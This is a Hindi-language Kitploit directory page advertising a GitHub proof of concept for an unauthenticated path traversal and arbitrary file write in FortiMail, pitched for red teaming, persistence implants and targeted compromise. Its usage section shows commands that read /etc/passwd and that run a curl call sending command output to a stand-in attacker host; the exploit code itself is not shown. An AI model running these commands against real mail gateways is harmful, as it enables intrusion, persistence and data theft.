
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2026-104286-POC — FortiMail में CVE-2026-104286 के लिए अनधिप्रमाणित पथ ट्रैवर्सल एक्सप्लॉइट, जो रेड टीम मूल्यांकन और पर्सिस्टेंस के लिए तैयार किए गए HTTP/HTTPS अनुरोधों के माध्यम से मनमानी फ़ाइलें लिखता है। | Kitploit
उपकरण/GitHubGitHub/shadowforge-cyber/cve-2026-104286-poc
स्थायित्व तंत्रभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणवेब सुरक्षापेनिट्रेशन टेस्टिंगरेड टीमिंगपेलोड डेवलपमेंट

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
GitHub
shadowforge-cyber/cve-2026-104286-poc

CVE-2026-104286-POC

FortiMail में CVE-2026-104286 के लिए अनधिप्रमाणित पथ ट्रैवर्सल एक्सप्लॉइट, जो रेड टीम मूल्यांकन और पर्सिस्टेंस के लिए तैयार किए गए HTTP/HTTPS अनुरोधों के माध्यम से मनमानी फ़ाइलें लिखता है।

रिपॉजिटरी देखें
1 दिन पहलेअभी तक समीक्षित नहीं
साझा करें

FortiMail CVE-2026-104286 पाथ ट्रैवर्सल एक्सप्लॉइट

अवलोकन

FortiMail में CVE-2026-104286 के लिए उन्नत अनऑथेंटिकेटेड रिमोट आर्बिट्ररी फ़ाइल राइट एक्सप्लॉइट। तैयार किए गए HTTP/HTTPS अनुरोध वेब क्लाइंट में पाथ सैनिटाइज़ेशन को बायपास करते हैं, जिससे अंतर्निहित OS पर मनमानी फ़ाइल निर्माण सक्षम होता है। रेड टीम असेसमेंट, पर्सिस्टेंस इम्प्लांट्स, और FortiMail डिप्लॉयमेंट्स के लक्षित कम्प्रोमाइज़ के लिए उपयोग किया जाता है।

प्रभावित संस्करण

FortiMail 8.0.x (<8.0.2), 7.6.x (<7.6.6), 7.4.x (<7.4.8), 7.2.x (<7.2.9), 7.0.x (<7.0.10)

मूल कारण

किसी पाथनेम को प्रतिबंधित डायरेक्टरी तक सीमित करने में अनुचित सीमा (CWE-22)। HTTP/HTTPS API हैंडलर्स के भीतर फ़ाइल अपलोड पाथ्स में ../ अनुक्रमों का कोई सत्यापन नहीं, जिससे इच्छित अपलोड डायरेक्टरी के बाहर ट्रैवर्सल की अनुमति मिलती है।

उपयोग


$ python3 cve-2026-104286.py -u http://target:443 -c "curl -s http://attacker:80/$(id)"
$ python3 cve-2026-104286.py -u http://target:443 -l /etc/passwd -o /var/tmp/.hacked
image

एक्सप्लॉइट

एक्सप्लॉइट के लिए संपर्क: [email protected]

टूल डाउनलोड करें